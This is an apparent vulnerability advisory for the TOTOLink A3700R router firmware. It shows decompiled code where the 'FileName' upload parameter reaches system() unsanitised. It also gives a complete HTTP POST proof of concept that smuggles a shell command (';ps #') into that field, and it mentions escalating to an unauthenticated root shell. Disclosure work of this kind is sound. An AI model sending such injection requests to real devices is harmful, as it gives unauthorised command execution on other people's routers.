TOTOLink A3700R V9.1.2u.6134_B20201202 Has an command injection vulnerability

Overview

- Manufacturer's website information：https://www.totolink.net/
- Firmware download address ： http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=69&ids=36

Product Information

TOTOLink A3700R V9.1.2u.6134_B20201202 router, the latest version of simulation overview：

Vulnerability details

TOTOLINK A3700R (V9.1.2u.6134_B20201202) was found to contain a command insertion vulnerability in UploadFirmwareFile.This vulnerability allows an attacker to execute arbitrary commands through the "FileName" parameter.

```
  int v62; // [sp+25Ch] [-A8h]
  int v63; // [sp+260h] [-A4h]
  int v64; // [sp+264h] [-A0h]
  char v65[52]; // [sp+268h] [-9Ch] BYREF
  int v66; // [sp+29Ch] [-68h]

  memset(v44, 0, sizeof(v44));
  Var = (const char *)websGetVar(a1, "FileName", &byte_43AFC8);
  websGetVar(a1, "FullName", &byte_43AFC8);
  v3 = websGetVar(a1, "ContentLength", &word_43908C);
  Object = cJSON_CreateObject();
  v5 = strtol(v3, 0, 10) + 1;
  strcpy(v44, "/tmp/myImage.img");
  doSystem("mv %s %s", Var, v44);
  if ( v5 < 0x8000 )
  {
    String = cJSON_CreateString("MM_FwFileInvalid");
    cJSON_AddItemToObject(Object, "upgradeERR", String);
LABEL_53:
```

Var is passed directly into the dosystem function.

The dosystem function is finally found to be implemented in this file by string matching.

```
int doSystem(int a1, ...)
{
  char v2[516]; // [sp+1Ch] [-204h] BYREF
  va_list va; // [sp+22Ch] [+Ch] BYREF

  va_start(va, a1);
  vsnprintf(v2, 0x200, a1, (va_list *)va);
  return system(v2);
}
```

Reverse analysis found that the function was called directly through the system function, which has a command injection vulnerability.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 75
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"FileName":";ps #","ContentLength":"1","topicurl":"UploadFirmwareFile"}
1
```



The above figure shows the POC attack effect



Finally, you can write exp to get a stable root shell without authorization.